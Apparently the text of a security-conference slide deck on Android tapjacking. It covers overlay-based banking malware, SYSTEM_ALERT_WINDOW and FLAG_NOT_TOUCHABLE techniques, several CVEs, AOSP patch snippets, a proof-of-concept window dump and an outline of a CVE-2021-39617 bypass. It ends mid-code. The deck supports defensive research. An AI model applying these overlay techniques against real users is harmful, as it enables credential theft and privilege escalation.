



VsyncBreaker: Subverting Screen Trust via State Disruption and ONE-WAY Flooding

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




WHOAMI

- Mobile Security
- AOSP Researcher
- <https://github.com/MG1937/>

What is Tapjacking

- Web Clickjacking := IFrame + CSS + CSP Bypass
- Android Tapjacking := ?



Why Tapjacking


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 - Lazarus
 - Anubis
- Palo Alto CVE-2017-0752
- Toast Overlay Weaponized

The diagram illustrates a tapjacking attack flow. On the left, a code snippet shows a switch statement with a case for a specific package name. A red box highlights the package name `"ru.***.mobilebanking.android"` in the `var11` assignment. A red arrow points from this box to a `screen();` call in a separate box below. This `screen();` call is also highlighted with a red box. Below the `screen();` box is a screenshot of an Android system dialog titled "Display over other apps" for the app "GiftFlipSoft" (ID 307881). The dialog has a toggle switch for "Allow display over other apps" which is currently turned on. At the bottom of the dialog, it says "Allow this app to display on top of other apps you're using." On the right, there is a screenshot of a banking app's login screen with the title "Введите код доступа" (Enter access code). It features a numeric keypad with digits 1-9, 0, and a backspace icon. A red arrow points from the `screen();` box to this login screen, indicating the overlay action.

<http://www.cyfirma.com/research/lazarus-stealer-android-malware-for-russian-bank-credential-theft-through-overlay-and-sms-manipulation/>

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
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http://www.threatfabric.com/blogs/ginp_a_malware_patchwork_borrowing_from_anubis


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https://www.trendmicro.com/en_us/research/17/k/toast-overlay-weaponized-install-android-malware-single-attack-chain.html

Classic Malware

#1

- SYSTEM_ALERT_WINDOW
 - Display over victim
- FLAG_NOT_TOUCHABLE
 - Click pass-through

Only work for Android <= 10

#2 CVE-2021-39617

- Activity + FLAG_NOT_TOUCHABLE

Protect Mechanism

• SYSTEM_ALERT_WINDOW

```
/**
 * Returns true if any window added by an application process that is of type
 * {@link android.view.WindowManager.LayoutParams#TYPE_TOAST} or that requires that requires
 * {@link android.app.AppOpsManager#OP_SYSTEM_ALERT_WINDOW} permission should be hidden when
 * this window is visible.
 */
boolean hideNonSystemOverlayWindowsWhenVisible() {
    return (mAttrs.privateFlags & SYSTEM_FLAG_HIDE_NON_SYSTEM_OVERLAY_WINDOWS) != 0
        && mSession.mCanHideNonSystemOverlayWindows;
}
```

```
mRoot.forAllWindows((w) -> {
    w.setForceHideNonSystemOverlayWindowIfNeeded(hideSystemAlertWindows);
}, false /* traverseTopToBottom */);
}
```

SYSTEM_FLAG_HIDE_NON_SYSTEM_OVERLAY_WINDOWS

HIDE_SAW

CVE-2021-39669

CNA: Android (associated with Google Inc. or Open Handset Alliance)

In onCreate of InstallCaCertificateWarning.java, there is a possible way to mislead an user about CA installation circumstances due to a tapjacking/overlay attack. This could lead to local escalation of privilege...

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CVE-2021-1040

CNA: Android (associated with Google Inc. or Open Handset Alliance)

In onCreate of BluetoothPairingSelectionFragment.java, there is a possible EoP due to a tapjacking/overlay attack. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction...

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CVE-2021-1039

CNA: Android (associated with Google Inc. or Open Handset Alliance)

In NotificationAccessActivity of AndroidManifest.xml, there is a possible EoP due to a tapjacking/overlay attack. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction...

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CVE-2021-1038

CNA: Android (associated with Google Inc. or Open Handset Alliance)

In UserDetailsActivity of AndroidManifest.xml, there is a possible DoS due to a tapjacking/overlay attack. This could lead to local denial of service with no additional execution privileges needed. User interaction...

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```
+ d.window?.addSystemFlags(SYSTEM_FLAG_HIDE_NON_SYSTEM_OVERLAY_WINDOWS)
+
SystemUIDialog.registerDismissListener(d) { dialog = null }
```


```
+ getWindow().addPrivateFlags(
+     WindowManager.LayoutParams.SYSTEM_FLAG_HIDE_NON_SYSTEM_OVERLAY_WINDOWS);
Intent intent = getIntent();
mDevice = (UsbDevice)intent.getParcelableExtra(UsbManager.EXTRA_DEVICE);
```

Add non-system overlay flag for usb perm dialog

Add private flag SYSTEM_FLAG_HIDE_NON_SYSTEM_OVERLAY_WINDOWS for UsbPermissionActivity.


With this flag, UsbPermissionActivity will not be overlapped with views which are displayed on system alert window

Demo




Protect Mechanism

- FLAG_NOT_TOUCHABLE




WINDOW_IS_PARTIALLY_OBSCURED

Demo



Protect Mechanism

CVE-2021-39617



ActivityRecordInputSink

CVE-2021-39617

- shrink Activity touchableRegion + FLAG_NOT_TOUCHABLE
- Bypass HIDE_SAW
 - Can't hide TYPE_APPLICATION

```
4: name='37bcb44 com.poc.poctester/com.poc.poctester.OverlayActivity', id=5437, displayId=0, inputConfig=NOT_FOCUSABLE | NOT_TOUCHABLE, alpha=1.00, frame=[490,1120][590,1220], globalScale=1.000000, applicationInfo.name=ActivityRecord{5764f49 u0 com.poc.poctester/.OverlayActivity t286}, applicationInfo.token=0xb4000078b257e490, touchableRegion=[490,1120][590,1220], ownerPid=5055, ownerUid=10259, dispatchingTimeout=5000ms, hasToken=0xb40000793256ab10, touchOcclusionMode=BLOCK_UNTRUSTED
```

CVE-2021-39617 Patch

- TRUSTED_OVERLAY
 - SecureButton

```
public boolean onFilterTouchEventForSecurity(MotionEvent event) {  
    if (SdkLevel.isAtLeastS()) {  
        return (event.getFlags() & FLAG_WINDOW_IS_OBSCURED) == 0  
            && super.onFilterTouchEventForSecurity(event);  
    }  
  
